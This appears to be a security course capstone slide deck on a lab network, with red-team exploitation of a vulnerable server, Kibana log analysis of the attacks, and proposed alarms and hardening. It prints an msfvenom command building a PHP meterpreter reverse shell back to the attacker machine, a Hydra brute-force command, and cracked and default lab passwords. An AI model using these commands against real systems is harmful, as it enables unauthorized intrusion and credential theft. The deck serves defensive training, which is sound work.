

# **SIEM/AZURE LAB**

**Assessment, Analysis,  
and Hardening of a Vulnerable System**

# Table of Contents

---

This document contains the following sections:

01

**Network Topology**

02

**Red Team:** Security Assessment

03

**Blue Team:** Log Analysis and Attack Characterization

04


**Hardening:** Proposed Alarms and Mitigation Strategies

---

# Network Topology

# Network Topology

## Project 2



# Security Assessment

# Recon: Describing the Target

---

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	Gateway/Router
ELK	192.168.1.100	Running monitoring services via Elasticsearch, Logstash, and Kibana.
Kali	192.168.1.90	Acting as the attacker machine within the network.
Server1	192.168.1.105	Acting as the Capstone network. Host the company website and database.

---

# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Sensitive Data Exposure	Attackers can access confidential files by using the “view-source” tool in their web browser (confirmed with Mozilla Firefox).	This vulnerability allows attackers to gain access to files without authentication or authorization.
WebDAV RCE	WebDAV is vulnerable to Remote Code Execution.	Attackers can run commands via a terminal on your network, which can lead to a plethora of high priority issues.
Weak/Default Credentials	There are multiple instances of default or weak passwords present within the network.	Attackers can obtain PPI or gain root within the network.
Flawed Brute Force Protection	Attackers are able to attempt Brute Force logins to protected folders without being blocked or time restricted.	Protected areas of the network can be accessed by attackers.

## Exploitation: Sensitive Data Exposure

01

## Tools & Processes



Using the “view-source” dev tool in Mozilla Firefox allowed me to access files via links in the source code. I added “view-source:” to the beginning of the url that was made inaccessible and required authorization. There was also accessible company information stored in public areas of the network.

02

## Achievements

I was able to read passwords and files intended for authorized members of the company. Was also able to grab info passively due to misconfigurations.

03





# Exploitation: WedDAV RCE

01

## Tools & Processes


Using MSFvenom I created a reverse shell payload. After gaining access to the webdav on the network, I was able to place my payload. I then used Metasploit again to produce a reverse shell (using a meterpreter shell). Then I was able to launch the php payload by launching the page where my payload was on the network.

02

## Achievements

I was able to access to server1 via Meterpreter in Metasploit. There I had non root privileges on the network.

03



```
ShellNo.1
File Actions Edit View Help
msf5 > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter > sysinfo
Computer : server1
OS       : linux server1 4.15.0-187-generic #198-Ubuntu SMP Tue Jun 14 0
3:23:51 UTC 2022 x86_64
Meterpreter : php/linux
meterpreter >

Warning: you are using the root account, you may harm your system.
DEVICES
File System  passwd.dav  43bytes unknown  05/07/2019
Floppy Disk  rev_shell.php  30.0 KIB  PHPscript  Today

PLACES
root
Desktop
Trash

NETWORK
Browse Netw...
  .webdav on 1...

2 items

root@kali:~# msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.90 LPO
RT=4444 -i raw > rev_shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 38668 bytes

root@kali:~# ls
Desktop  Downloads  Music  Public  Templates
Documents  hydra.restore  Pictures  rev_shell.php  Videos
```

# Exploitation: Weak/Default Credentials

01

## Tools & Processes


No tools are needed for these exploits but Hydra, Burp Suite, wordlist, and metasploit can aide in the process. I was able to use Hydra to access Ashton's password. Ryan's hashed password was unsalted and easily reversed using a rainbow table attack. And the account "Vagrant" had it's default password "tnargav" set.

02

## Achievements

Due to the weak passwords set I was able to access the webdav, the secret folder, and I was able to obtain root (via vagrant login because it had root privileges).


03



```
root@server1:~# curl http://192.168.1.105/company_folders/secret_folder/
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (waiting for children to complet
e tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-12 2
0:02:15
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -vV
192.168.1.105 http-get http://192.168.1.105/company_folders/secret_folder/
```

# Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan



- Port scan occurred on June 13, 2022 @ 02:54
- 58 Packets sent from 192.168.1.90
- The user\_agent.original shows Mozilla/5.0 (compatible; Nmap Scripting...) in the string.


# Analysis: Finding the Request for the Hidden Directory

```
> Jun 12, 2022 @ 02:10:17.022 url.path: /company_folders/secret_folder @timestamp: Jun 12, 2022 @ 02:10:17.022 server.ip: 192.168.1.105 server.port: 80 server.bytes: 626B  
source.ip: 192.168.1.90 source.port: 47904 source.bytes: 385B ecs.version: 1.5.0 host.name: server1 agent.ephemeral_id: 644402a1-43f8-4e56-b311-  
9009601c2967 agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat query: GET  
/company_folders/secret_folder status: OK client.ip: 192.168.1.90 client.port: 47904 client.bytes: 385B http.request.headers.content-length: 0  
http.request.method: get http.request.bytes: 385B http.response.bytes: 626B http.response.body.bytes: 338B http.response.headers.content-
```



- The request occurred on June 12, 2022 @ 02:10:17.022
- 1 request was made
- A personal note was requested
- It contained the password and directions to access webdav

# Analysis: Uncovering the Brute Force Attack



- 16,032 requests were made in the attack
- 16,026 requests had been made before the attacker discovered the password

# Analysis: Finding the WebDAV Connection

---

```
> Jun 13, 2022 @ 03:28:33.000 url.original: /webdav agent.hostname: server1 agent.id: 07143c2c-842d-4407-8ad8-90e08d99f87a agent.type: filebeat agent.ephemeral_id: 02ab00e6-2a31-401b-b1df-9fcb794f48cd agent.version: 7.7.0 log.file.path: /var/log/apache2/access.log log.offset: 9,229,411 source.address: 192.168.1.90 source.ip: 192.168.1.90 fileset.name: access input.type: log @timestamp: Jun 13, 2022 @ 03:28:33.000 ecs.version: 1.5.0 service.type: apache host.name: server1 http.request.referrer: - http.request.method: propfind http.response.status_code: 207 http.response.body.bytes: 5298 http.version: 1.1 event.kind: event event.created: Jun 13, 2022 @ 03:28:34.315 event.module: apache event.category: web
```



- 7 requests were made to this directory
- Rev\_shell.php was the file requested

# Proposed Alarms and Mitigation Strategies



# Mitigation: Blocking the Port Scan

---

## Alarm

Trigger alarm when “nmap” appears in the `user_agent.original` string.

Anything above a threshold of 0 should trigger the alarm. There should be no nmap scanning. This can cause serious problems within a network.

## System Hardening

You can enable the following filters to enable port scans and hosts sweeps:

- 7000: TCP: Port Scan
- 7001: UDP: Port Scan
- 7002: TCP: Host Sweep
- 7003: UDP: Host Sweep
- 7004: ICMP: Host Sweep
- 7016: ICMPv6: Host Sweep

Also, close any ports that do not need to be open.

---

# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

There should be an alarm to trigger when any source ip accessing the hidden directory is outside of the company network.

The threshold of 0 for the alarm will help ensure there is no unwanted access.

## System Hardening

The hidden directory should not be accessible via port 80/443. This folder should only be accessible from within the company network.

To add another layer of security IP addresses can be whitelisted to ensure only select machines or staff can access the folder.

# Mitigation: Preventing Brute Force Attacks

---

## Alarm

Set an alarm to monitor for “Hydra” (or any known brute force tool) in the `user_agent.original` string. A second alarm can be set to trigger when receiving numerous 401 status codes in quick succession.

Anything above 0 should trigger the `user_agent.original` alarm. 20 http status responses of 401 within a minute should trigger the second alarm.

## System Hardening

Setting user accounts to lock after 5 failed login attempts. Use MFA for employee login. An additional option is to add a captcha. These will deter and/or slow down attackers attempting to Brute Force their way into your network.

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

There should be an alarm to trigger when any source ip accessing the webdav is outside of the company network.

The threshold of 0 for the alarm will help ensure there is no unwanted access.

## System Hardening

I would recommend to not use webdav. If must be used then I recommend using MFA for accessing. I also recommend setting up a reverse proxy and using “/webdav/” as the URI. Also make sure to stay up to date with patch management.

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

Set alarm to trigger when any files are uploaded to the network from an outside source ip. Set a second alarm to trigger if any exe, php, elf, asp, or py file are run from an source ip from outside the network.

Both thresholds should allow the alarm to trigger after 0.

## System Hardening

Allow only certain types of files to be uploaded. Prevent executables. Set up a scanner to check every upload for malware. Randomize file names once uploaded. This will help prevent attackers from accessing their remote files. Store files in a folder not accessible from your public site.

*The  
End*